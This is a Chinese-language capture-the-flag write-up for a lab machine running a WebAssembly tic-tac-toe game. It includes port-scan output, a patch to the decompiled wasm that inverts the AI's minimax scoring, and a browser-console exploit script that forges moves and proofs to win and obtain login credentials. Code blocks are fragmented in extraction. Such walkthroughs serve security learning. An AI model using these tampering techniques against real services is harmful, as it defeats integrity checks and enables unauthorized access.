

ezAI2

信息搜集

```
bash

> rustscan -a 192.168.1.18 --ulimit 5000 -- -sV

.----. .-. .-. .----.----. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\      }/ /\ \ | \ |
`_-' `-'`-----`-'`-----`-' `-'`-----`-'`-----`-'

The Modern Day Port Scanner.

-----
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
-----

Open ports, closed hearts.

[~] The config file is expected to be at
"/home/yolo/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.1.18:22
Open 192.168.1.18:8080
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sV" on ip
192.168.1.18
Depending on the complexity of the script, results may take
some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26
18:03 CST
NSE: Loaded 47 scripts for scanning.
Initiating Ping Scan at 18:03
Scanning 192.168.1.18 [2 ports]
Completed Ping Scan at 18:03, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:03
```

Completed Parallel DNS resolution of 1 host. at 18:03, 0.16s elapsed
DNS resolution of 1 IPs took 0.16s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 18:03
Scanning 192.168.1.18 [2 ports]
Discovered open port 8080/tcp on 192.168.1.18
Discovered open port 22/tcp on 192.168.1.18
Completed Connect Scan at 18:03, 0.00s elapsed (2 total ports)
Initiating Service scan at 18:03
Scanning 2 services on 192.168.1.18
Completed Service scan at 18:03, 6.06s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.1.18.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 18:03
Completed NSE at 18:03, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 18:03
Completed NSE at 18:03, 0.00s elapsed
Nmap scan report for 192.168.1.18
Host is up, received conn-refused (0.00061s latency).
Scanned at 2026-02-26 18:03:14 CST for 6s

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack	OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
8080/tcp	open	http	syn-ack	Golang net/http server (Go-IPFS json-rpc or InfluxDB API)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds

发现两个端口，关注8080，是一个井字棋游戏

Tac Tic Toe

由于是选手先手，聪明的ai后手，几乎是赢不了的，这时候审计代码，发现整个游戏是利用go编译的wasm运行的，那个wasm_exec.js允许Go编译的Wasm模块在浏览器或JavaScript环境中运行，本题的漏洞在于，wasm是本地执行（就是在浏览器运行的，不经过服务端，那么我们可以想办法在wasm文件内部打个恶意补丁，让ai变笨笨的，就能获胜



javascript

```
//这是那个wasm本地执行的相关初始化代码，可以了解看看

async function init() {
    const result = await
WebAssembly.instantiateStreaming(fetch("main.wasm"),
go.importObject);
    go.run(result.instance);

    const resp = await fetch("/init");
    const data = await resp.json();
    sessionId = data.session_id;
    document.getElementById('sid').innerText =
sessionId;

    // Initialize Wasm state
    initGame(sessionID, data.seed);

    // Ensure player turn is enabled
    isPlayerTurn = true;
    document.getElementById('status').innerText =
"YOUR TURN (X)";
}
```

这里有两个方法获胜

方法一：

将wasm反编译出来，并且打上恶意补丁：



bash

```
> wasm2wat main.wasm -o main.wat
```

针对go编译的二进制逆向分析，我优先建议全局查找这个 `(func $main.` 真正有用的函数都会有 `main.` 这样的前缀

可以看到，共有以下七个关键函数（前面是行数，大家如果都用最新的wasm2wat，反编译出来的信息应该是一样的）



plaintext

```
776821 (func $main.main (type 0) (param i32) (result i32)
777515 (func $main.initGame (type 0) (param i32) (result i32)
778097 (func $main.updateProof (type 0) (param i32) (result
i32)
778902 (func $main.getCurrentProof (type 0) (param i32)
(result i32)
779325 (func $main.getAIMove (type 0) (param i32) (result i32)
779786 (func $main.minimax (type 0) (param i32) (result i32)
780429 (func $main.checkWinner (type 0) (param i32) (result
i32)
```

已经很好看了，之前碰到相关的，连函数名都混淆了，可以留意下那个minimax，在机器学习中，这个minimax算法是经常能见到的策略算法：通过选择最优策略以最小化最大潜在损失的决策算法

举个小例子，下面是让ai生成的一份伪代码



c

```
function minimax(board, depth, isMaximizing):
    # 1. 检查胜负状态
    winner = checkWinner(board)

    # 如果有人赢了或平局，返回评分
    # AI 赢（玩家2）：+10 - 步数
    # 人类赢（玩家1）：步数 - 10
    if winner == AI:
        return 10 - depth
    if winner == HUMAN:
        return depth - 10
```

```

if board_is_full():
    return 0

# 2. 递归搜索
if isMaximizing: # AI 的回合 (尝试最大化分数)
    bestScore = -10000
    for each cell in board:
        if cell is empty:
            cell = AI # 模拟落子
            score = minimax(board, depth + 1, False)
            cell = empty # 撤销落子
            bestScore = max(score, bestScore)
    return bestScore

else: # 人类的回合 (尝试最小化分数)
    bestScore = 10000
    for each cell in board:
        if cell is empty:
            cell = HUMAN # 模拟落子
            score = minimax(board, depth + 1, True)
            cell = empty # 撤销落子
            bestScore = min(score, bestScore)
    return bestScore

```

简述下minimax策略:

- 在 minimax 算法中, AI 要最大化自己的得分
- AI的初始分数设为-10000, 可以确保第一个合法走法一定会更新这个值
- AI 试图找到让分值最高的移动, 而它假设选手会采取让选手自己最有利 (对 AI 最不利) 的移动


这里我们只需要想办法让ai变笨即可

AI的初始分在780023行定义: `i64.const -10000`

AI的相关策略, 比如说下一步的分数如果比其它步的分数更高, 会选择那一步的相关判断在780067行定义: `i64.lt_s`


让ai变笨的方法很简单, 第一, 如果我们将初始分数改为10000, 第二, 我们再让下一步选择分数最小的那个步骤, 这样做可以让ai从最优策略改变成最差策略, 对应的汇编

代码调整分别是 `i64.const 10000` , `i64.gt_s` ,切记,一定要在我上面标注的行数上进行编辑,请参考下图我打的断点对应的部分



```
780023      i64.const 10000
780024      local.set 5
780025      i32.const 30
780026      local.set 0
780027      br 21 (;@2;)
780028      end
780029      local.get 1
780030      i64.load offset=96
780031      local.set 2
780032      i64.const 0
780033      local.set 3
780034      i64.const 10000
780035      local.set 5
780036      i32.const 21
780037      local.set 0
780038      br 20 (;@2;)
780039      end
780040      local.get 1
780041      i64.extend_i32_u
780042      i64.const 136
780043      i64.add
780044      i32.wrap_i64
780045      i64.const 0
780046      i64.store
780047      local.get 1
780048      i32.const 88
780049      i32.add
780050      local.tee 1
780051      global.set 0
780052      local.get 1
780053      i32.const 8
780054      i32.add
780055      local.tee 1
780056      global.set 0
780057      i32.const 0
780058      return
780059      end
780060      local.get 3
780061      i64.const 1
780062      i64.add
780063      local.set 3
780064      end
780065      local.get 3
780066      i64.const 9
780067      i64.gt_s
```

接下来利用 `wat2wasm ./main.wat -o main_patched.wasm` 将wat文件编译成wasm



可以在Dev->源代码中启用本地替换，接下来刷新下，随意走三步即可，可以拿到一组有效用户凭据 `ttt:1q2w3e4r@Dashazi`

方法二

这其实也算是个逆向题，我们可以动态调试，将wasm的下过的棋子通过内存覆盖进行修改（可以说的再直白点，我们不让ai下棋，我们帮它下，这样做的话可以不走wasm的那个minimax策略



成功原因：WebAssembly和JavaScript之间共享内存

关于我上面说的那个我们帮ai下棋也很好绕过，我们可以不断通过updateProof获取正确的proof，反正wasm内部也不会在意，到底是自己的minimax选的步数，还是被选手恶意利用，只要proof能算的过去就可以了

→ ↻ ⚠ 不安全 view-source:192.168.1.18:8080

📁 ctf工具 📁 relax 📁 myproxy 📁 ctf刷题网站 📁 study 📁 online_tools 📁 ai

```
async function makeMove(index) {
  if (board[index] !== 0 || gameOver || !isPlayerTurn) return;

  // Lock player turn
  isPlayerTurn = false;

  // Player Move
  board[index] = 1;
  moves.push(index);
  updateProof(index, moves.length - 1);
  updateUI();

  if (checkWin(1)) {
    handleWin();
    return;
  }

  if (board.every(c => c !== 0)) {
    gameOver = true;
    showModal('👉 DRAW', '平手了! 再来一局?', 'draw');
    document.getElementById('modal-button').onclick = resetGame;
    return;
  }

  // AI Move
  document.getElementById('status').innerText = "AI THINKING...";
  setTimeout(() => {
    const aiMove = getAIMove(board);
    board[aiMove] = 2;
    moves.push(aiMove);
    updateProof(aiMove, moves.length - 1);
    updateUI();
  }, 1000);
}
```

这是一份exp.js，直接在控制台运行即可



javascript

```
(async () => {
  await new Promise(r => setTimeout(r, 1000));
  const wasmInstance = go._inst;
  if (!wasmInstance) {
    console.error("[!] Wasm instance not found. Make sure the game is loaded.");
    return;
  }
})
```



```

    const mem = new
    Uint8Array(wasmInstance.exports.mem.buffer);

    console.log("[*] Memory size:", mem.length);

    board = [0, 0, 0, 0, 0, 0, 0, 0, 0];
    moves = [];
    gameOver = false;
    isPlayerTurn = true;
    const winningMoves = [
        { pos: 0, player: 1 },
        { pos: 1, player: 2 },
        { pos: 4, player: 1 },
        { pos: 3, player: 2 },
        { pos: 6, player: 1 },
        { pos: 5, player: 2 },
        { pos: 2, player: 1 }
    ];

    for (let i = 0; i < winningMoves.length; i++) {
        const move = winningMoves[i];
        board[move.pos] = move.player;
        moves.push(move.pos);
        updateProof(move.pos, i);

        console.log(`[*] Move ${i + 1}: Player ${move.player}
at position ${move.pos}`);
    }
    updateUI();

    console.log("[*] Final board state:", board);
    console.log("[*] Moves sequence:", moves);


    if (checkWin(1)) {
        console.log("[+] Win condition detected!");
        console.log("[*] Triggering win handler...");

        await handleWin();
    }

```


```
    } else {  
        console.error("[!] Win condition not met. Something  
went wrong.");  
    }  
})());
```

这是流程图，供大家理解





控制台运行结束后的样子，棋谱是我自定义的，这个可以看选手心情



方法三、四、五...

